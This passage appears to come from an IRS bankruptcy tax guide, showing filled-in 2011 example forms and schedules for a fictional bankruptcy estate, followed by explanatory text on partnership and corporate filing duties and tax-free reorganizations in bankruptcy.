58	Additional tax on IRAs, other qualified retirement plans, etc. Attach Form 5329 if required	58	
59a	Household employment taxes from Schedule H	59a	
b	First-time homebuyer credit repayment. Attach Form 5405 if required	59b	
60	Other taxes. Enter code(s) from instructions	60	
61	Add lines 55 through 60. This is your **total tax** ▶	61	1,870

Payments

Line	Description	Box	Amount
62	Federal income tax withheld from Forms W-2 and 1099	62	
63	2011 estimated tax payments and amount applied from 2010 return	63	2,400
64a	**Earned income credit (EIC)**	64a	
b	Nontaxable combat pay election	64b	
65	Additional child tax credit. Attach Form 8812	65	
66	American opportunity credit from Form 8863, line 14	66	
67	First-time homebuyer credit from Form 5405, line 10	67	
68	Amount paid with request for extension to file	68	
69	Excess social security and tier 1 RRTA tax withheld	69	
70	Credit for federal tax on fuels. Attach Form 4136	70	
71	Credits from Form: a ☐ 2439 b ☐ 8839 c ☐ 8801 d ☐ 8885	71	
72	Add lines 62, 63, 64a, and 65 through 71. These are your **total payments** ▶	72	2,400

If you have a qualifying child, attach Schedule EIC.

Refund

Line	Description	Box	Amount
73	If line 72 is more than line 61, subtract line 61 from line 72. This is the amount you **overpaid**	73	530
74a	Amount of line 73 you want **refunded to you.** If Form 8888 is attached, check here ▶ ☐	74a	530
b	Routing number ▶ c Type: ☐ Checking ☐ Savings		
d	Account number		
75	Amount of line 73 you want **applied to your 2012 estimated tax** ▶	75	

Direct deposit? See instructions.

Amount You Owe

Line	Description	Box	Amount
76	**Amount you owe.** Subtract line 72 from line 61. For details on how to pay, see instructions ▶	76	
77	Estimated tax penalty (see instructions)	77	

Third Party Designee

Do you want to allow another person to discuss this return with the IRS (see instructions)? ☐ **Yes.** Complete below. ☐ **No**

Designee's name ▶ Phone no. ▶ Personal identification number (PIN) ▶

Sign Here

Under penalties of perjury, I declare that I have examined this return and accompanying schedules and statements, and to the best of my knowledge and belief, they are true, correct, and complete. Declaration of preparer (other than taxpayer) is based on all information of which preparer has any knowledge.

Joint return? See instructions. Keep a copy for your records.

Your signature	Date	Your occupation	Daytime phone number
Spouse's signature. If a joint return, **both** must sign.	Date	Spouse's occupation	If the IRS sent you an Identity Protection PIN, enter it here (see inst.)

Paid Preparer Use Only

Print/Type preparer's name	Preparer's signature	Date	Check ☐ if self-employed	PTIN
Firm's name ▶		Firm's EIN ▶		
Firm's address ▶		Phone no.		

Form **1040** (2011)

SCHEDULE A (Form 1040)

Department of the Treasury Internal Revenue Service (99)

Itemized Deductions

▶ Attach to Form 1040. ▶ See Instructions for Schedule A (Form 1040).

OMB No. 1545-0074

2011

Attachment Sequence No. 07

Name(s) shown on Form 1040: Thomas Smith Bankruptcy Estate

Your social security number: 22-0000000

Section	Line	Description	Box	Amount	Box	Amount
Medical and Dental Expenses		**Caution.** Do not include expenses reimbursed or paid by others.				
	1	Medical and dental expenses (see instructions)	1			
	2	Enter amount from Form 1040, line 38 [2]				
	3	Multiply line 2 by 7.5% (.075)	3			
	4	Subtract line 3 from line 1. If line 3 is more than line 1, enter -0-			4	
Taxes You Paid	5	State and local **(check only one box):** a ☑ Income taxes, or b ☐ General sales taxes	5	1,000		
	6	Real estate taxes (see instructions)	6	4,000		
	7	Personal property taxes	7			
	8	Other taxes. List type and amount ▶	8			
	9	Add lines 5 through 8			9	5,000
Interest You Paid	10	Home mortgage interest and points reported to you on Form 1098	10	10,000		
Note. Your mortgage interest deduction may be limited (see instructions).	11	Home mortgage interest not reported to you on Form 1098. If paid to the person from whom you bought the home, see instructions and show that person's name, identifying no., and address ▶	11			
	12	Points not reported to you on Form 1098. See instructions for special rules	12			
	13	Mortgage insurance premiums (see instructions)	13			
	14	Investment interest. Attach Form 4952 if required. (See instructions.)	14			
	15	Add lines 10 through 14			15	10,000
Gifts to Charity	16	Gifts by cash or check. If you made any gift of $250 or more, see instructions	16			
If you made a gift and got a benefit for it, see instructions.	17	Other than by cash or check. If any gift of $250 or more, see instructions. You **must** attach Form 8283 if over $500	17			
	18	Carryover from prior year	18			
	19	Add lines 16 through 18			19	
Casualty and Theft Losses	20	Casualty or theft loss(es). Attach Form 4684. (See instructions.)			20	
Job Expenses and Certain Miscellaneous Deductions	21	Unreimbursed employee expenses—job travel, union dues, job education, etc. Attach Form 2106 or 2106-EZ if required. (See instructions.) ▶	21			
	22	Tax preparation fees	22			
	23	Other expenses—investment, safe deposit box, etc. List type and amount ▶	23			
	24	Add lines 21 through 23	24			
	25	Enter amount from Form 1040, line 38 [25]				
	26	Multiply line 25 by 2% (.02)	26			
	27	Subtract line 26 from line 24. If line 26 is more than line 24, enter -0-			27	
Other Miscellaneous Deductions	28	Other—from list in instructions. List type and amount ▶ Bankruptcy Administrative Expenses			28	10,000
Total Itemized Deductions	29	Add the amounts in the far right column for lines 4 through 28. Also, enter this amount on Form 1040, line 40			29	25,000
	30	If you elect to itemize deductions even though they are less than your standard deduction, check here ▶ ☐				

For Paperwork Reduction Act Notice, see Form 1040 instructions. Cat. No. 17145C Schedule A (Form 1040) 2011

SCHEDULE B (Form 1040A or 1040)

Department of the Treasury Internal Revenue Service (99)

Interest and Ordinary Dividends

▶ Attach to Form 1040A or 1040. ▶ See instructions on back.

OMB No. 1545-0074

2011

Attachment Sequence No. 08

Name(s) shown on return: Thomas Smith Bankruptcy Estate

Your social security number: 22-0000000

Part I Interest

(See instructions on back and the instructions for Form 1040A, or Form 1040, line 8a.)

Note. If you received a Form 1099-INT, Form 1099-OID, or substitute statement from a brokerage firm, list the firm's name as the payer and enter the total interest shown on that form.

			Amount
1	List name of payer. If any interest is from a seller-financed mortgage and the buyer used the property as a personal residence, see instructions on back and list this interest first. Also, show that buyer's social security number and address ▶		
	Certificate of Deposit, XYZ Bank	1	5,500
2	Add the amounts on line 1	2	5,500
3	Excludable interest on series EE and I U.S. savings bonds issued after 1989. Attach Form 8815	3	
4	Subtract line 3 from line 2. Enter the result here and on Form 1040A, or Form 1040, line 8a ▶	4	5,500

Note. If line 4 is over $1,500, you must complete Part III.

Part II Ordinary Dividends

(See instructions on back and the instructions for Form 1040A, or Form 1040, line 9a.)

Note. If you received a Form 1099-DIV or substitute statement from a brokerage firm, list the firm's name as the payer and enter the ordinary dividends shown on that form.

			Amount
5	List name of payer ▶	5	
6	Add the amounts on line 5. Enter the total here and on Form 1040A, or Form 1040, line 9a ▶	6	

Note. If line 6 is over $1,500, you must complete Part III.

Part III Foreign Accounts and Trusts

(See instructions on back.)

You must complete this part if you **(a)** had over $1,500 of taxable interest or ordinary dividends; **(b)** had a foreign account; or **(c)** received a distribution from, or were a grantor of, or a transferor to, a foreign trust.

		Yes	No
7a	At any time during 2011, did you have a financial interest in or signature authority over a financial account (such as a bank account, securities account, or brokerage account) located in a foreign country? See instructions		✓
	If "Yes," are you required to file Form TD F 90-22.1 to report that financial interest or signature authority? See Form TD F 90-22.1 and its instructions for filing requirements and exceptions to those requirements		
b	If you are required to file Form TD F 90-22.1, enter the name of the foreign country where the financial account is located ▶		
8	During 2011, did you receive a distribution from, or were you the grantor of, or transferor to, a foreign trust? If "Yes," you may have to file Form 3520. See instructions on back		✓

For Paperwork Reduction Act Notice, see your tax return instructions. Cat. No. 17146N Schedule B (Form 1040A or 1040) 2011

SCHEDULE D (Form 1040)

Department of the Treasury Internal Revenue Service (99)

Capital Gains and Losses

▶ Attach to Form 1040 or Form 1040NR. ▶ See instructions for Schedule D (Form 1040).
▶ Use Form 8949 to list your transactions for lines 1, 2, 3, 8, 9, and 10.

OMB No. 1545-0074

2011

Attachment Sequence No. 12

Name(s) shown on return: Thomas Smith Bankruptcy Estate

Your social security number: 22-0000000

Part I Short-Term Capital Gains and Losses—Assets Held One Year or Less

Complete Form 8949 before completing line 1, 2, or 3. This form may be easier to complete if you round off cents to whole dollars.	(e) Sales price from Form(s) 8949, line 2, column (e)	(f) Cost or other basis from Form(s) 8949, line 2, column (f)	(g) Adjustments to gain or loss from Form(s) 8949, line 2, column (g)	(h) Gain or (loss) Combine columns (e), (f), and (g)
1 Short-term totals from all Forms 8949 with box A checked in Part I		( )		
2 Short-term totals from all Forms 8949 with box B checked in Part I		( )		
3 Short-term totals from all Forms 8949 with box C checked in Part I		( )		

Line	Description		Amount
4	Short-term gain from Form 6252 and short-term gain or (loss) from Forms 4684, 6781, and 8824	4	
5	Net short-term gain or (loss) from partnerships, S corporations, estates, and trusts from Schedule(s) K-1	5	
6	Short-term capital loss carryover. Enter the amount, if any, from line 8 of your **Capital Loss Carryover Worksheet** in the instructions	6	( )
7	**Net short-term capital gain or (loss).** Combine lines 1 through 6 in column (h). If you have any long-term capital gains or losses, go to Part II below. Otherwise, go to Part III on the back	7	

Part II Long-Term Capital Gains and Losses—Assets Held More Than One Year

Complete Form 8949 before completing line 8, 9, or 10. This form may be easier to complete if you round off cents to whole dollars.	(e) Sales price from Form(s) 8949, line 4, column (e)	(f) Cost or other basis from Form(s) 8949, line 4, column (f)	(g) Adjustments to gain or loss from Form(s) 8949, line 4, column (g)	(h) Gain or (loss) Combine columns (e), (f), and (g)
8 Long-term totals from all Forms 8949 with box A checked in Part II		( )		
9 Long-term totals from all Forms 8949 with box B checked in Part II		( )		
10 Long-term totals from all Forms 8949 with box C checked in Part II		( )		

Line	Description		Amount
11	Gain from Form 4797, Part I; long-term gain from Forms 2439 and 6252; and long-term gain or (loss) from Forms 4684, 6781, and 8824	11	125,000
12	Net long-term gain or (loss) from partnerships, S corporations, estates, and trusts from Schedule(s) K-1	12	
13	Capital gain distributions. See the instructions	13	
14	Long-term capital loss carryover. Enter the amount, if any, from line 13 of your **Capital Loss Carryover Worksheet** in the instructions	14	(250,000)
15	**Net long-term capital gain or (loss).** Combine lines 8 through 14 in column (h). Then go to Part III on the back	15	(125,000)

For Paperwork Reduction Act Notice, see your tax return instructions. Cat. No. 11338H Schedule D (Form 1040) 2011

Part III **Summary**

16	Combine lines 7 and 15 and enter the result	16	(125,000)
	• If line 16 is a **gain**, enter the amount from line 16 on Form 1040, line 13, or Form 1040NR, line 14. Then go to line 17 below. • If line 16 is a **loss**, skip lines 17 through 20 below. Then go to line 21. Also be sure to complete line 22. • If line 16 is **zero**, skip lines 17 through 21 below and enter -0- on Form 1040, line 13, or Form 1040NR, line 14. Then go to line 22.		
17	Are lines 15 and 16 **both** gains? ☐ **Yes.** Go to line 18. ☐ **No.** Skip lines 18 through 21, and go to line 22.		
18	Enter the amount, if any, from line 7 of the **28% Rate Gain Worksheet** in the instructions ▶	18	
19	Enter the amount, if any, from line 18 of the **Unrecaptured Section 1250 Gain Worksheet** in the instructions ▶	19	
20	Are lines 18 and 19 **both** zero or blank? ☐ **Yes.** Complete Form 1040 through line 43, or Form 1040NR through line 41. Then complete the **Qualified Dividends and Capital Gain Tax Worksheet** in the instructions for Form 1040, line 44 (or in the instructions for Form 1040NR, line 42). **Do not** complete lines 21 and 22 below. ☐ **No.** Complete Form 1040 through line 43, or Form 1040NR through line 41. Then complete the **Schedule D Tax Worksheet** in the instructions. **Do not** complete lines 21 and 22 below.		
21	If line 16 is a loss, enter here and on Form 1040, line 13, or Form 1040NR, line 14, the **smaller** of: • The loss on line 16 or • ($3,000), or if married filing separately, ($1,500) **Note.** When figuring which amount is smaller, treat both amounts as positive numbers.	21	(1,500)
22	Do you have qualified dividends on Form 1040, line 9b, or Form 1040NR, line 10b? ☐ **Yes.** Complete Form 1040 through line 43, or Form 1040NR through line 41. Then complete the **Qualified Dividends and Capital Gain Tax Worksheet** in the instructions for Form 1040, line 44 (or in the instructions for Form 1040NR, line 42). ☑ **No.** Complete the rest of Form 1040 or Form 1040NR.		

Schedule D (Form 1040) 2011

SCHEDULE E (Form 1040)

Department of the Treasury Internal Revenue Service (99)

Supplemental Income and Loss

(From rental real estate, royalties, partnerships, S corporations, estates, trusts, REMICs, etc.)

▶ Attach to Form 1040, 1040NR, or Form 1041. ▶ See separate instructions.

OMB No. 1545-0074

2011

Attachment Sequence No. 13

Name(s) shown on return: Thomas Smith Bankruptcy Estate

Your social security number: 22-0000000

A Did you make any payments in 2011 that would require you to file Form(s) 1099? (see instructions) ☐ Yes ☑ No

B If "Yes," did you or will you file all required Forms 1099? ☐ Yes ☐ No

Part I **Income or Loss From Rental Real Estate and Royalties** **Note.** If you are in the business of renting personal property, use **Schedule C** or **C-EZ** (see instructions). If you are an individual, report farm rental income or loss from **Form 4835** on page 2, line 40.

Caution. For each rental property listed on line 1, check the box in the last column only if you owned that property as a member of a qualified joint venture (QJV) reporting income not subject to self-employment tax.

1	Physical address of each property–street, city, state, zip	Type–from list below
A	Anywhere, Anystate 00000	4
B		
C		

2 For each rental real estate property listed, report the number of days rented at fair rental value and days with personal use. See instructions.	Fair Rental Days	Personal Use Days	QJV
A			
B			
C			

Type of Property:

1 Single Family Residence 3 Vacation/Short-Term Rental 5 Land 7 Self-Rental

2 Multi-Family Residence 4 Commercial 6 Royalties 8 Other (describe)

			Properties		
Income:			A	B	C
3a	Merchant card and third party payments. For 2011, enter -0-	3a	75,000		
b	Payments not reported to you on line 3a	3b			
4	Total not including amounts on line 3a that are not income (see instructions)	4	75,000		
Expenses:					
5	Advertising	5			
6	Auto and travel (see instructions)	6			
7	Cleaning and maintenance	7			
8	Commissions	8			
9	Insurance	9			
10	Legal and other professional fees	10			
11	Management fees	11			
12	Mortgage interest paid to banks, etc. (see instructions)	12	10,000		
13	Other interest	13			
14	Repairs	14			
15	Supplies	15			
16	Taxes	16	20,000		
17	Utilities	17			
18	Depreciation expense or depletion	18	5,000		
19	Other (list) ▶	19			
20	Total expenses. Add lines 5 through 19	20	35,000		
21	Subtract line 20 from line 4. If result is a (loss), see instructions to find out if you must file **Form 6198**	21	40,000		
22	Deductible rental real estate loss after limitation, if any, on **Form 8582** (see instructions)	22	( )	( )	( )

23a	Total of all amounts reported on line 3a for all rental properties	23a	
b	Total of all amounts reported on line 3a for all royalty properties	23b	
c	Total of all amounts reported on line 4 for all rental properties	23c	
d	Total of all amounts reported on line 4 for all royalty properties	23d	
e	Total of all amounts reported on line 12 for all properties	23e	
f	Total of all amounts reported on line 18 for all properties	23f	
g	Total of all amounts reported on line 20 for all properties	23g	
24	**Income.** Add positive amounts shown on line 21. **Do not** include any losses	24	40,000
25	**Losses.** Add royalty losses from line 21 and rental real estate losses from line 22. Enter total losses here	25	( )
26	**Total rental real estate and royalty income or (loss).** Combine lines 24 and 25. Enter the result here. If Parts II, III, IV, and line 40 on page 2 do not apply to you, also enter this amount on Form 1040, line 17, or Form 1040NR, line 18. Otherwise, include this amount in the total on line 41 on page 2	26	40,000

For Paperwork Reduction Act Notice, see your tax return instructions. Cat. No. 11344L **Schedule E (Form 1040) 2011**

Form **4797**

Department of the Treasury Internal Revenue Service (99)

Sales of Business Property

(Also Involuntary Conversions and Recapture Amounts Under Sections 179 and 280F(b)(2))

▶ Attach to your tax return. ▶ See separate instructions.

OMB No. 1545-0184

2011

Attachment Sequence No. 27

Name(s) shown on return: Thomas Smith Bankruptcy Estate

Identifying number: 22-0000000

1	Enter the gross proceeds from sales or exchanges reported to you for 2011 on Form(s) 1099-B or 1099-S (or substitute statement) that you are including on line 2, 10, or 20 (see instructions)	1	280,000

Part I Sales or Exchanges of Property Used in a Trade or Business and Involuntary Conversions From Other Than Casualty or Theft—Most Property Held More Than 1 Year (see instructions)

2	(a) Description of property	(b) Date acquired (mo., day, yr.)	(c) Date sold (mo., day, yr.)	(d) Gross sales price	(e) Depreciation allowed or allowable since acquisition	(f) Cost or other basis, plus improvements and expense of sale	(g) Gain or (loss) Subtract (f) from the sum of (d) and (e)

3	Gain, if any, from Form 4684, line 39	3	
4	Section 1231 gain from installment sales from Form 6252, line 26 or 37	4	
5	Section 1231 gain or (loss) from like-kind exchanges from Form 8824	5	
6	Gain, if any, from line 32, from other than casualty or theft	6	125,000
7	Combine lines 2 through 6. Enter the gain or (loss) here and on the appropriate line as follows:	7	125,000
	Partnerships (except electing large partnerships) and S corporations. Report the gain or (loss) following the instructions for Form 1065, Schedule K, line 10, or Form 1120S, Schedule K, line 9. Skip lines 8, 9, 11, and 12 below.		
	Individuals, partners, S corporation shareholders, and all others. If line 7 is zero or a loss, enter the amount from line 7 on line 11 below and skip lines 8 and 9. If line 7 is a gain and you did not have any prior year section 1231 losses, or they were recaptured in an earlier year, enter the gain from line 7 as a long-term capital gain on the Schedule D filed with your return and skip lines 8, 9, 11, and 12 below.		
8	Nonrecaptured net section 1231 losses from prior years (see instructions)	8	
9	Subtract line 8 from line 7. If zero or less, enter -0-. If line 9 is zero, enter the gain from line 7 on line 12 below. If line 9 is more than zero, enter the amount from line 8 on line 12 below and enter the gain from line 9 as a long-term capital gain on the Schedule D filed with your return (see instructions)	9	125,000

Part II Ordinary Gains and Losses (see instructions)

10 Ordinary gains and losses not included on lines 11 through 16 (include property held 1 year or less):

11	Loss, if any, from line 7	11	( )
12	Gain, if any, from line 7 or amount from line 8, if applicable	12	
13	Gain, if any, from line 31	13	
14	Net gain or (loss) from Form 4684, lines 31 and 38a	14	
15	Ordinary gain from installment sales from Form 6252, line 25 or 36	15	
16	Ordinary gain or (loss) from like-kind exchanges from Form 8824	16	
17	Combine lines 10 through 16	17	
18	For all except individual returns, enter the amount from line 17 on the appropriate line of your return and skip lines a and b below. For individual returns, complete lines a and b below:		
a	If the loss on line 11 includes a loss from Form 4684, line 35, column (b)(ii), enter that part of the loss here. Enter the part of the loss from income-producing property on Schedule A (Form 1040), line 28, and the part of the loss from property used as an employee on Schedule A (Form 1040), line 23. Identify as from "Form 4797, line 18a." See instructions	18a	
b	Redetermine the gain or (loss) on line 17 excluding the loss, if any, on line 18a. Enter here and on Form 1040, line 14	18b	

For Paperwork Reduction Act Notice, see separate instructions. Cat. No. 13086I Form **4797** (2011)

Part III Gain From Disposition of Property Under Sections 1245, 1250, 1252, 1254, and 1255 (see instructions)

19 (a) Description of section 1245, 1250, 1252, 1254, or 1255 property:	(b) Date acquired (mo., day, yr.)	(c) Date sold (mo., day, yr.)
A *Commercial Real Estate – Building*	*7/01/2001*	*7/01/2011*
B		
C		
D		

These columns relate to the properties on lines 19A through 19D. ▶		Property A	Property B	Property C	Property D
20 Gross sales price (**Note:** *See line 1 before completing.*)	20	*280,000*			
21 Cost or other basis plus expense of sale	21	*275,000*			
22 Depreciation (or depletion) allowed or allowable	22	*120,000*			
23 Adjusted basis. Subtract line 22 from line 21	23	*155,000*			
24 Total gain. Subtract line 23 from line 20	24	*125,000*			
25 **If section 1245 property:**					
a Depreciation allowed or allowable from line 22	25a				
b Enter the **smaller** of line 24 or 25a	25b				
26 **If section 1250 property:** If straight line depreciation was used, enter -0- on line 26g, except for a corporation subject to section 291.					
a Additional depreciation after 1975 (see instructions)	26a				
b Applicable percentage multiplied by the **smaller** of line 24 or line 26a (see instructions)	26b				
c Subtract line 26a from line 24. If residential rental property or line 24 is not more than line 26a, skip lines 26d and 26e	26c				
d Additional depreciation after 1969 and before 1976	26d				
e Enter the **smaller** of line 26c or 26d	26e				
f Section 291 amount (corporations only)	26f				
g Add lines 26b, 26e, and 26f	26g	*0*			
27 **If section 1252 property:** Skip this section if you did not dispose of farmland or if this form is being completed for a partnership (other than an electing large partnership).					
a Soil, water, and land clearing expenses	27a				
b Line 27a multiplied by applicable percentage (see instructions)	27b				
c Enter the **smaller** of line 24 or 27b	27c				
28 **If section 1254 property:**					
a Intangible drilling and development costs, expenditures for development of mines and other natural deposits, mining exploration costs, and depletion (see instructions)	28a				
b Enter the **smaller** of line 24 or 28a	28b				
29 **If section 1255 property:**					
a Applicable percentage of payments excluded from income under section 126 (see instructions)	29a				
b Enter the **smaller** of line 24 or 29a (see instructions)	29b				

Summary of Part III Gains. Complete property columns A through D through line 29b before going to line 30.

30 Total gains for all properties. Add property columns A through D, line 24	30	*125,000*
31 Add property columns A through D, lines 25b, 26g, 27c, 28b, and 29b. Enter here and on line 13	31	*0*
32 Subtract line 31 from line 30. Enter the portion from casualty or theft on Form 4684, line 33. Enter the portion from other than casualty or theft on Form 4797, line 6	32	*125,000*

Part IV Recapture Amounts Under Sections 179 and 280F(b)(2) When Business Use Drops to 50% or Less (see instructions)

		(a) Section 179	(b) Section 280F(b)(2)
33 Section 179 expense deduction or depreciation allowable in prior years	33		
34 Recomputed depreciation (see instructions)	34		
35 Recapture amount. Subtract line 34 from line 33. See the instructions for where to report	35		

Form **982** (Rev. February 2011) Department of the Treasury Internal Revenue Service

Reduction of Tax Attributes Due to Discharge of Indebtedness (and Section 1082 Basis Adjustment)

▶ Attach this form to your income tax return.

OMB No. 1545-0046

Attachment Sequence No. 94

Name shown on return	Identifying number
Thomas Smith Bankruptcy Estate	22-0000000

Part I General Information (see instructions)

1	Amount excluded is due to (check applicable box(es)):		
a	Discharge of indebtedness in a title 11 case		☑
b	Discharge of indebtedness to the extent insolvent (not in a title 11 case)		☐
c	Discharge of qualified farm indebtedness		☐
d	Discharge of qualified real property business indebtedness		☐
e	Discharge of qualified principal residence indebtedness		☐
2	Total amount of discharged indebtedness excluded from gross income	2	70,000
3	Do you elect to treat all real property described in section 1221(a)(1), relating to property held for sale to customers in the ordinary course of a trade or business, as if it were depreciable property?		☐ Yes ☐ No

Part II Reduction of Tax Attributes. You must attach a description of any transactions resulting in the reduction in basis under section 1017. See Regulations section 1.1017-1 for basis reduction ordering rules, and, if applicable, required partnership consent statements. (For additional information, see the instructions for Part II.)

Enter amount excluded from gross income:

4	For a discharge of qualified real property business indebtedness applied to reduce the basis of depreciable real property	4	
5	That you elect under section 108(b)(5) to apply first to reduce the basis (under section 1017) of depreciable property	5	
6	Applied to reduce any net operating loss that occurred in the tax year of the discharge or carried over to the tax year of the discharge	6	
7	Applied to reduce any general business credit carryover to or from the tax year of the discharge	7	
8	Applied to reduce any minimum tax credit as of the beginning of the tax year immediately after the tax year of the discharge	8	
9	Applied to reduce any net capital loss for the tax year of the discharge, including any capital loss carryovers to the tax year of the discharge	9	70,000
10a	Applied to reduce the basis of nondepreciable and depreciable property if not reduced on line 5. *DO NOT use in the case of discharge of qualified farm indebtedness*	10a	
b	Applied to reduce the basis of your principal residence. *Enter amount here ONLY if line 1e is checked*	10b	
11	For a discharge of qualified farm indebtedness applied to reduce the basis of:		
a	Depreciable property used or held for use in a trade or business or for the production of income if not reduced on line 5	11a	
b	Land used or held for use in a trade or business of farming	11b	
c	Other property used or held for use in a trade or business or for the production of income	11c	
12	Applied to reduce any passive activity loss and credit carryovers from the tax year of the discharge	12	
13	Applied to reduce any foreign tax credit carryover to or from the tax year of the discharge	13	

Part III Consent of Corporation to Adjustment of Basis of Its Property Under Section 1082(a)(2)

Under section 1081(b), the corporation named above has excluded $ ____________ from its gross income for the tax year beginning ____________ and ending ____________.
Under that section, the corporation consents to have the basis of its property adjusted in accordance with the regulations prescribed under section 1082(a)(2) in effect at the time of filing its income tax return for that year. The corporation is organized under the laws of ____________.
(State of incorporation)

Note. *You must attach a description of the transactions resulting in the nonrecognition of gain under section 1081.*

For Paperwork Reduction Act Notice, see page 5 of this form. Cat. No. 17066E Form **982** (Rev. 2-2011)

Form **4562**

Department of the Treasury
Internal Revenue Service (99)

Depreciation and Amortization
(Including Information on Listed Property)

▶ See separate instructions. ▶ Attach to your tax return.

OMB No. 1545-0172
2011
Attachment Sequence No. 179

Name(s) shown on return	Business or activity to which this form relates	Identifying number
Thomas Smith Bankruptcy Estate	Commercial Rental Real Estate	22-0000000

Part I Election To Expense Certain Property Under Section 179
Note: *If you have any listed property, complete Part V before you complete Part I.*

1	Maximum amount (see instructions)	1	
2	Total cost of section 179 property placed in service (see instructions)	2	
3	Threshold cost of section 179 property before reduction in limitation (see instructions)	3	
4	Reduction in limitation. Subtract line 3 from line 2. If zero or less, enter -0-	4	
5	Dollar limitation for tax year. Subtract line 4 from line 1. If zero or less, enter -0-. If married filing separately, see instructions	5	

6 (a) Description of property	(b) Cost (business use only)	(c) Elected cost

7	Listed property. Enter the amount from line 29 ... 7		
8	Total elected cost of section 179 property. Add amounts in column (c), lines 6 and 7	8	
9	Tentative deduction. Enter the **smaller** of line 5 or line 8	9	
10	Carryover of disallowed deduction from line 13 of your 2010 Form 4562	10	
11	Business income limitation. Enter the smaller of business income (not less than zero) or line 5 (see instructions)	11	
12	Section 179 expense deduction. Add lines 9 and 10, but do not enter more than line 11	12	
13	Carryover of disallowed deduction to 2012. Add lines 9 and 10, less line 12 ▶ 13		

Note: *Do not use Part II or Part III below for listed property. Instead, use Part V.*

Part II Special Depreciation Allowance and Other Depreciation (Do not include listed property.) (See instructions.)

14	Special depreciation allowance for qualified property (other than listed property) placed in service during the tax year (see instructions)	14	
15	Property subject to section 168(f)(1) election	15	
16	Other depreciation (including ACRS)	16	5,000

Part III MACRS Depreciation (Do not include listed property.) (See instructions.)

Section A

17	MACRS deductions for assets placed in service in tax years beginning before 2011	17	
18	If you are electing to group any assets placed in service during the tax year into one or more general asset accounts, check here ▶ ☐		

Section B—Assets Placed in Service During 2011 Tax Year Using the General Depreciation System

(a) Classification of property	(b) Month and year placed in service	(c) Basis for depreciation (business/investment use only—see instructions)	(d) Recovery period	(e) Convention	(f) Method	(g) Depreciation deduction
19a 3-year property						
b 5-year property						
c 7-year property						
d 10-year property						
e 15-year property						
f 20-year property						
g 25-year property			25 yrs.		S/L	
h Residential rental property			27.5 yrs.	MM	S/L	
			27.5 yrs.	MM	S/L	
i Nonresidential real property			39 yrs.	MM	S/L	
				MM	S/L	

Section C—Assets Placed in Service During 2011 Tax Year Using the Alternative Depreciation System


20a Class life					S/L	
b 12-year			12 yrs.		S/L	
c 40-year			40 yrs.	MM	S/L	

Part IV Summary (See instructions.)

21	Listed property. Enter amount from line 28	21	
22	**Total.** Add amounts from line 12, lines 14 through 17, lines 19 and 20 in column (g), and line 21. Enter here and on the appropriate lines of your return. Partnerships and S corporations—see instructions	22	5,000
23	For assets shown above and placed in service during the current year, enter the portion of the basis attributable to section 263A costs ... 23		

For Paperwork Reduction Act Notice, see separate instructions. Cat. No. 12906N Form **4562** (2011)

Capital Loss Carryover Worksheet—Lines 6 and 14

Keep for Your Records 

Use this worksheet to figure your capital loss carryovers from 2010 to 2011 if your 2010 Schedule D, line 21, is a loss and **(a)** that loss is a smaller loss than the loss on your 2010 Schedule D, line 16, **or (b)** the amount on your 2010 Form 1040, line 41 (or your 2010 Form 1040NR, line 38, if applicable) is less than zero. Otherwise, you do not have any carryovers.

1. Enter the amount from your 2010 Form 1040, line 41, or Form 1040NR, line 38. If a loss, enclose the amount in parentheses		**1.**	19,880
2. Enter the loss from your 2010 Schedule D, line 21, as a positive amount		**2.**	1,500
3. Combine lines 1 and 2. If zero or less, enter -0-		**3.**	21,380
4. Enter the **smaller** of line 2 or line 3		**4.**	1,500
If line 7 of your 2010 Schedule D is a loss, go to line 5; otherwise, enter -0- on line 5 and go to line 9.			
5. Enter the loss from your 2010 Schedule D, line 7, as a positive amount		**5.**	0
6. Enter any gain from your 2010 Schedule D, line 15. If a loss, enter -0-	**6.**		
7. Add lines 4 and 6		**7.**	1,500
8. Short-term capital loss carryover for 2011. Subtract line 7 from line 5. If zero or less, enter -0-. If more than zero, also enter this amount on Schedule D, line 6		**8.**	0
If line 15 of your 2010 Schedule D is a loss, go to line 9; otherwise, skip lines 9 through 13.			
9. Enter the loss from your 2010 Schedule D, line 15, as a positive amount		**9.**	251,500
10. Enter any gain from your 2010 Schedule D, line 7. If a loss, enter -0-	**10.** 0		
11. Subtract line 5 from line 4. If zero or less, enter -0-	**11.** 1,500		
12. Add lines 10 and 11		**12.**	1,500
13. Long-term capital loss carryover for 2011. Subtract line 12 from line 9. If zero or less, enter -0-. If more than zero, also enter this amount on Schedule D, line 14		**13.**	250,000

Partnerships and Corporations

Filing Requirements

A separate taxable estate is not created when a partnership or corporation files a bankruptcy petition and their tax return filing requirements do not change. The debtor-in-possession, court appointed trustee, assignee, or receiver must file the entity's income tax returns on Form 1065, Form 1120 or, Form 1120S.

In cases where a trustee or receiver is not appointed, the debtor-in-possession continues business operations and remains in possession of the business' property during the bankruptcy proceeding. The debtor-in-possession, rather than the general partner of a partnership or corporate officer of a corporation, assumes the fiduciary responsibility to file the business' tax returns.

Partnerships

The filing requirements for a partnership in a bankruptcy proceeding do not change. However, the responsibility to file the required returns becomes that of the court appointed trustee, receiver, or debtor-in-possession.

A partnership's debt that is canceled as a result of the bankruptcy proceeding is not included in the partnership's income. However, it may or may not be included in the individual partners' income. See *Partnerships,* below under *Debt Cancellation.*

Corporations

The filing requirements for a corporation in a bankruptcy proceeding also do not change. A bankruptcy trustee, receiver, or debtor-in-possession, having possession of or holding title to substantially all of the property or business operations of the debtor corporation, must file the debtor's corporate income tax return for the tax year.

The following discussion only highlights bankruptcy tax rules applying to corporations. The complex details of corporate bankruptcy reorganizations are beyond the scope of this publication. Therefore, you may wish to seek the help of a professional tax advisor. See Corporations *under* Debt Cancellation *for information about a corporation's debt canceled in a bankruptcy proceeding.*

Tax-Free Reorganizations

The tax-free reorganization provisions of the Internal Revenue Code allow a corporation to transfer all or part of its assets to another corporation in a bankruptcy under title 11 of the United States Code or in a similar case. However, under the reorganization plan, the stock or securities of the corporation to which the assets are transferred must be distributed in a transaction that qualifies under IRC section 354, 355, or 356.

A "similar case" includes a receivership, foreclosure, or other similar proceeding in a federal or state court. In these cases, any party to the reorganization must be under the jurisdiction of the court and the transfer of assets under the plan of reorganization must be approved by the court. In a receivership, foreclosure, or similar proceeding before a federal or state agency involving certain financial institutions, the agency is treated as a court.

Generally, IRC section 354 provides that no gain or loss is recognized if a corporation's stock is exchanged solely for stock or securities in a corporation that is a party to the reorganization under a qualifying reorganization plan. In this case, shareholders in the bankrupt corporation would recognize no gain or loss if they exchange their stock solely for stock or securities of the corporation acquiring the bankrupt corporation's assets.

